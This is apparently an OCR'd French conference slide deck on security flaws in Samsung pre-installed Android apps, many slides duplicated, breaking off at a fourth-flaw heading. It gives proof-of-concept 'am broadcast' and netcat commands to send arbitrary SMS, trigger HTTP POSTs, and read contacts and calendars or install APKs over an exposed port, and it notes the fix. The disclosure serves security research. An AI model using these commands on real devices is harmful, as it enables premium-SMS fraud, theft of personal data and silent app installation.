  - Introduction de la permission READ_EXTERNAL_STORAGE
  - Option "Protéger la carte SD" dans les paramètres du système (JB)

# Carte SD : Accès protégé?

## Il était une fois.. Android

- Premières versions : accès complet à la carte SD
  - En lecture et écriture


## État actuel

- Accès en écriture : WRITE_EXTERNAL_STORAGE
- Accès en lecture : "toléré" sans permission pour le moment
  - Dangereux pour la vie privée de l'utilisateur..
  - Introduction de la permission READ_EXTERNAL_STORAGE
  - Option "Protéger la carte SD" dans les paramètres du système (JB)

## Et la rétrocompatibilité dans tout ça ?

- D'après la documentation Android, si minSdkVersion et targetSdkVersion $<= 3$ :
  - Le système autorise implicitement READ_EXTERNAL_STORAGE et WRITE_EXTERNAL_STORAGE

# Objectifs


Accès aux comptes emails
Internet
Camera
SMS & MMS
Lecture
Envoi
Microphone
Backdoor
Accès à la carte SD
Positionnement GPS
Contacts
Dropper
Injection de code

# Vuln1 - SecMms.apk

## Les *malwares* et les SMS surtaxés

- Les *malwares* Android demandent la permission d'envoyer des SMS
  - Détectable facilement et méfiance de l'utilisateur
  - Et si un *malware* peut envoyer des SMS surtaxés sans demander la permission?

# Vuln1 - SecMms.apk

## Les *malwares* et les SMS surtaxés

- Les *malwares* Android demandent la permission d'envoyer des SMS
  - Détectable facilement et méfiance de l'utilisateur
  - Et si un *malware* peut envoyer des SMS surtaxés sans demander la permission?

## There is an app for that

- Application SecMms.apk
  - BroadcastReceiver ui.MmsBGSender exporté
  - Un Intent bien formé permet d'envoyer un SMS/MMS arbitraire

# Vuln1 - SecMms.apk

## Les *malwares* et les SMS surtaxés

- Les *malwares* Android demandent la permission d'envoyer des SMS
  - Détectable facilement et méfiance de l'utilisateur
  - Et si un *malware* peut envoyer des SMS surtaxés sans demander la permission?


## There is an app for that

- Application SecMms.apk
  - BroadcastReceiver ui.MmsBGSender exporté
  - Un Intent bien formé permet d'envoyer un SMS/MMS arbitraire

## PoC (ajout d'un fichier en pièce-jointe possible)

```
shell@android:/ $ am broadcast -a com.android.mms.QUICKSND --es mms_to "*TELEPHONE*"
--es mms_subject "*SUJET*" --es mms_text "*MESSAGE*"
```

# Objectifs


Backdoor
Internet
Accès aux comptes emails
Camera
SMS & MMS
Lecture
Envoi
Microphone
Accès à la carte SD
Positionnement GPS
Contacts
Dropper
Injection de code

# Vuln2 - PCWClientS.apk


## PCWReceiver

- A la réception d'un `Intent` avec pour `action` `com.sec.pcw.device.HTTP_REQUEST_RETRY`
- Récupère les attributs `body`,`uri`,`pushType`
- Exécute une requête HTTP POST en conséquence

## PoC

```
shell@android:/ $ am broadcast -a com.sec.pcw.device.HTTP_REQUEST_RETRY --es uri
 *URL* --es body *POST_DATA* --es pushType *PUSHTYPE*
```

# Objectifs


Backdoor
Internet
Accès aux comptes emails
Camera
SMS & MMS
Lecture
Envoi
Microphone
Accès à la carte SD
Positionnement GPS
Contacts
Dropper
Injection de code

# Vuln3 - wssyncmlnps.apk

## Les problèmes apportés par la surcouche constructeur

- Vulnérabilité corrigée pendant le temps d'étude (avant la remonté des vulnérabilités à Samsung)
  - Corrigée sur le S3, mais présente sur d'autres équipements qui ne sont pas corrigés à ce jour (S2, Tab 1, Note 1)
- Cas particulier : nécessite la permission INTERNET
  - Création de `socket`

## `smlNpsReceiver`

- L'application expose le `BroadcastReceiver smlNpsReceiver`
  - Répond à des `Intent` relatifs à Kies
  - com.intent.action.KIES_WSSERVICE_START
  - com.intent.action.KIES_WSSERVICE_START_WIFI

# Vuln3 - wssyncmlnps.apk

## smlNpsReceiver

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    [...]
4    if(paramIntent.getAction().
5     equals("com.intent.action.KIES_WSSERVICE_START"))
6    {
7      smlDebug.SML_DEBUG(2, "KIES_WSSERVICE_START");
8      wifi_connected = false;
9      usb_connected = true;
10     paramContext.stopService(
11       new Intent(paramContext, smlNpsService.class)
12     );
13     paramContext.startService(
14       new Intent(paramContext, smlNpsService.class)
15     );
16   }
17   [...]
18 }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsReceiver

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    [...]
4    if(paramIntent.getAction().
5     equals("com.intent.action.KIES_WSSERVICE_START"))
6    {
7      smlDebug.SML_DEBUG(2, "KIES_WSSERVICE_START");
8      wifi_connected = false;
9      usb_connected = true;
10     paramContext.stopService(
11       new Intent(paramContext, smlNpsService.class)
12     );
13     paramContext.startService(
14       new Intent(paramContext, smlNpsService.class)
15     );
16   }
17   [...]
18 }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsReceiver

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    [...]
4    if(paramIntent.getAction().
5     equals("com.intent.action.KIES_WSSERVICE_START"))
6    {
7      smlDebug.SML_DEBUG(2, "KIES_WSSERVICE_START");
8      wifi_connected = false;
9      usb_connected = true;
10     paramContext.stopService(
11       new Intent(paramContext, smlNpsService.class)
12     );
13     paramContext.startService(
14       new Intent(paramContext, smlNpsService.class)
15     );
16   }
17   [...]
18 }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsReceiver

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    [...]
4    if(paramIntent.getAction().
5     equals("com.intent.action.KIES_WSSERVICE_START"))
6    {
7      smlDebug.SML_DEBUG(2, "KIES_WSSERVICE_START");
8      wifi_connected = false;
9      usb_connected = true;
10     paramContext.stopService(
11       new Intent(paramContext, smlNpsService.class)
12     );
13     paramContext.startService(
14       new Intent(paramContext, smlNpsService.class)
15     );
16   }
17   [...]
18 }
```

# Vuln3 - wssyncmlnps.apk

## `smlNpsService`

- A son lancement, il exécute la méthode `NpsServiceTask` dans un *thread*
- Se met en écoute sur le port TCP 1108 (et l'interface 0.0.0.0)
- Chaque connexion est traitée dans un *thread* par `smlNpsHandler`
- La méthode `work()` de `smlNpsHandler` s'occupe du traitement des données reçues

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   protected void work()
2   {
3     if(this.socket != 0)
4     {
5       socketIS = this.socket.getInputStream();
6       socketOS = this.socket.getOutputStream();
7       cmdLine = this.readLine(socketIS);
8       if((cmdLine != 0) && (cmdLine.length() != 0))
9       {
10        cmdInformation = new String[3];
11        v5 = cmdLine.indexOf("BEGIN");
12        cmdInformation[0] = cmdLine.substring(0, 3);
13        if(v5 <= 3) {
14          cmdInformation[1] = cmdLine.substring(3, cmdLine.length());
15        } else {
16          cmdInformation[1] = cmdLine.substring(3, v5);
17          cmdInformation[2] = cmdLine.substring(v5, cmdLine.length());
18        }
19        v5 = Integer.valueOf(cmdInformation[0]).intValue();
20        switch(v5){ // prise en compte du code commande
21  [...]
22  }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
 1  protected void work()
 2  {
 3    if(this.socket != 0)
 4    {
 5      socketIS = this.socket.getInputStream();
 6      socketOS = this.socket.getOutputStream();
 7      cmdLine = this.readLine(socketIS);
 8      if((cmdLine != 0) && (cmdLine.length() != 0))
 9      {
10        cmdInformation = new String[3];
11        v5 = cmdLine.indexOf("BEGIN");
12        cmdInformation[0] = cmdLine.substring(0, 3);
13        if(v5 <= 3) {
14          cmdInformation[1] = cmdLine.substring(3, cmdLine.length());
15        } else {
16          cmdInformation[1] = cmdLine.substring(3, v5);
17          cmdInformation[2] = cmdLine.substring(v5, cmdLine.length());
18        }
19        v5 = Integer.valueOf(cmdInformation[0]).intValue();
20        switch(v5){ // prise en compte du code commande
21  [...]
22  }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
 1  protected void work()
 2  {
 3    if(this.socket != 0)
 4    {
 5      socketIS = this.socket.getInputStream();
 6      socketOS = this.socket.getOutputStream();
 7      cmdLine = this.readLine(socketIS);
 8      if((cmdLine != 0) && (cmdLine.length() != 0))
 9      {
10        cmdInformation = new String[3];
11        v5 = cmdLine.indexOf("BEGIN");
12        cmdInformation[0] = cmdLine.substring(0, 3);
13        if(v5 <= 3) {
14          cmdInformation[1] = cmdLine.substring(3, cmdLine.length());
15        } else {
16          cmdInformation[1] = cmdLine.substring(3, v5);
17          cmdInformation[2] = cmdLine.substring(v5, cmdLine.length());
18        }
19        v5 = Integer.valueOf(cmdInformation[0]).intValue();
20        switch(v5){ // prise en compte du code commande
21  [...]
22  }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   protected void work()
2   {
3     if(this.socket != 0)
4     {
5       socketIS = this.socket.getInputStream();
6       socketOS = this.socket.getOutputStream();
7       cmdLine = this.readLine(socketIS);
8       if((cmdLine != 0) && (cmdLine.length() != 0))
9       {
10        cmdInformation = new String[3];
11        v5 = cmdLine.indexOf("BEGIN");
12        cmdInformation[0] = cmdLine.substring(0, 3);
13        if(v5 <= 3) {
14          cmdInformation[1] = cmdLine.substring(3, cmdLine.length());
15        } else {
16          cmdInformation[1] = cmdLine.substring(3, v5);
17          cmdInformation[2] = cmdLine.substring(v5, cmdLine.length());
18        }
19        v5 = Integer.valueOf(cmdInformation[0]).intValue();
20        switch(v5){ // prise en compte du code commande
21  [...]
22  }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1  protected void work()
2  {
3    if(this.socket != 0)
4    {
5      socketIS = this.socket.getInputStream();
6      socketOS = this.socket.getOutputStream();
7      cmdLine = this.readLine(socketIS);
8      if((cmdLine != 0) && (cmdLine.length() != 0))
9      {
10       cmdInformation = new String[3];
11       v5 = cmdLine.indexOf("BEGIN");
12       cmdInformation[0] = cmdLine.substring(0, 3);
13       if(v5 <= 3) {
14         cmdInformation[1] = cmdLine.substring(3, cmdLine.length());
15       } else {
16         cmdInformation[1] = cmdLine.substring(3, v5);
17         cmdInformation[2] = cmdLine.substring(v5, cmdLine.length());
18       }
19       v5 = Integer.valueOf(cmdInformation[0]).intValue();
20       switch(v5){ // prise en compte du code commande
21 [...]
22 }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1  protected void work()
2  {
3    if(this.socket != 0)
4    {
5      socketIS = this.socket.getInputStream();
6      socketOS = this.socket.getOutputStream();
7      cmdLine = this.readLine(socketIS);
8      if((cmdLine != 0) && (cmdLine.length() != 0))
9      {
10       cmdInformation = new String[3];
11       v5 = cmdLine.indexOf("BEGIN");
12       cmdInformation[0] = cmdLine.substring(0, 3);
13       if(v5 <= 3) {
14         cmdInformation[1] = cmdLine.substring(3, cmdLine.length());
15       } else {
16         cmdInformation[1] = cmdLine.substring(3, v5);
17         cmdInformation[2] = cmdLine.substring(v5, cmdLine.length());
18       }
19       v5 = Integer.valueOf(cmdInformation[0]).intValue();
20       switch(v5){ // prise en compte du code commande
21 [...]
22 }
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   case 70:
2     v1 = this.GetContact(cmdInformation[1]);
3     v2 = 0;
4     break;
5   [...]
6   case 72:
7     v1 = this.GetContactsIndexArray(
8      com.wssnps.database.smlContactItem$StorageType.
             SMLDS_PIM_ADAPTER_CONTACT_PHONE.getId());
9     v2 = 0;
10    break;
11  [...]
12  case 90:
13    v1 = this.GetCalendar(cmdInformation[1]);
14    v2 = 0;
15    break;
16  [...]
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   case 70:
2     v1 = this.GetContact(cmdInformation[1]);
3     v2 = 0;
4     break;
5   [...]
6   case 72:
7     v1 = this.GetContactsIndexArray(
8      com.wssnps.database.smlContactItem$StorageType.
             SMLDS_PIM_ADAPTER_CONTACT_PHONE.getId());
9     v2 = 0;
10    break;
11  [...]
12  case 90:
13    v1 = this.GetCalendar(cmdInformation[1]);
14    v2 = 0;
15    break;
16  [...]
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   case 70:
2     v1 = this.GetContact(cmdInformation[1]);
3     v2 = 0;
4     break;
5   [...]
6   case 72:
7     v1 = this.GetContactsIndexArray(
8      com.wssnps.database.smlContactItem$StorageType.
             SMLDS_PIM_ADAPTER_CONTACT_PHONE.getId());
9     v2 = 0;
10    break;
11  [...]
12  case 90:
13    v1 = this.GetCalendar(cmdInformation[1]);
14    v2 = 0;
15    break;
16  [...]
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   case 453:
2     v1 = Integer.valueOf(cmdInformation[1].trim()).intValue();
3     if(v1 <= 0) {
4       v1 = "-1\x0aERROR:length␣is␣0\x0a";
5       v2 = 0;
6     } else {
7       v1 = this.readByte(socketIS, v1);
8       if(v1 != 0) {
9         v0 = com.wssnps.database.smlBackupRestoreItem.RestoreApplicationStart(
                v1);
10        if(v0 != 0) {
11          [...]
12        }
13      } else {
14        v1 = "-1\x0aERROR:read␣bytes.\x0a";
15        v2 = 0;
16      }
17    }
18    break;
19  [...]
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   case 453:
2     v1 = Integer.valueOf(cmdInformation[1].trim()).intValue();
3     if(v1 <= 0) {
4       v1 = "-1\x0aERROR:length␣is␣0\x0a";
5       v2 = 0;
6     } else {
7       v1 = this.readByte(socketIS, v1);
8       if(v1 != 0) {
9         v0 = com.wssnps.database.smlBackupRestoreItem.RestoreApplicationStart(
                v1);
10        if(v0 != 0) {
11          [...]
12        }
13      } else {
14        v1 = "-1\x0aERROR:read␣bytes.\x0a";
15        v2 = 0;
16      }
17    }
18    break;
19  [...]
```

# Vuln3 - wssyncmlnps.apk

## smlNpsHandler.work()

```
1   case 453:
2     v1 = Integer.valueOf(cmdInformation[1].trim()).intValue();
3     if(v1 <= 0) {
4       v1 = "-1\x0aERROR:length␣is␣0\x0a";
5       v2 = 0;
6     } else {
7       v1 = this.readByte(socketIS, v1);
8       if(v1 != 0) {
9         v0 = com.wssnps.database.smlBackupRestoreItem.RestoreApplicationStart(
                v1);
10        if(v0 != 0) {
11          [...]
12        }
13      } else {
14        v1 = "-1\x0aERROR:read␣bytes.\x0a";
15        v2 = 0;
16      }
17    }
18    break;
19  [...]
```

# Vuln3 - wssyncmlnps.apk

## PoC

```
$ adb shell am broadcast -a com.intent.action.KIES_WSSERVICE_START
Broadcasting: Intent { act=com.intent.action.KIES_WSSERVICE_START }
Broadcast completed: result=0
$ adb shell netstat |grep 1108
tcp6 0 0 :::1108 :::* LISTEN
$ adb forward tcp:1108 tcp:1108
$ nc localhost 1108 -v
Connection to localhost 1108 port [tcp/*] succeeded!

090 1 # getCalendar(1)
0
BEGIN:VCALENDAR
VERSION:1.0
BEGIN:VEVENT
SUMMARY;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:Sstic 2013
DESCRIPTION;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:Conf
LOCATION;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:Rennes
DTSTART:20130605T170000Z
DTEND:20130607T180000Z
X-ALLDAY:UNSET
X-CALENDARGROUP:1
UID:00000000000000000000000000000000000000000000000001
END:VEVENT
END:VCALENDAR
```

# Vuln3 - wssyncmlnps.apk

## PoC

```
072 # permet de recuperer la liste des id des contacts sur le telephone (pas la SIM)
0
2 # nombre de contacts
8,9, # id des contacts

070 9 # getContact(9)
0
BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:;Kevin;;;;;;
TEL;HOME;CELL:06 06 06 06 06
EMAIL;HOME;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:kevin@hotmail.com
X-DIRTY:1
X-ACCOUNT:vnd.sec.contact.phone;vnd.sec.contact.phone
END:VCARD

453 32 # permet l'installation des APK present dans le dossier /sdcard/restore/ via
       # la fonction RestoreApplicationStart()
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

## Quelques actions possibles ...


- C.R.U.D sur le(s) SMS/MMS/contacts/mémos/calendrier/journal d'appel/...
- Réaliser un backup des différents éléments comme les comptes emails
- Installer une application arbitraire

# Vuln3 - wssyncmlnps.apk

## Comment cela a été corrigé?

- Ajout d'une permission sur l'action `KIES_WSSERVICE_START`
- `android.permission.COM_WSSNPS` avec un `protectionLevel` à `signatureOrSystem`

# Objectifs


Backdoor
Accès aux comptes emails
Internet
Camera
SMS & MMS
Lecture
Envoi
Microphone
Accès à la carte SD
Positionnement GPS
Contacts
Dropper
Injection de code

# Vuln4 - Les applications de sync et remote control...

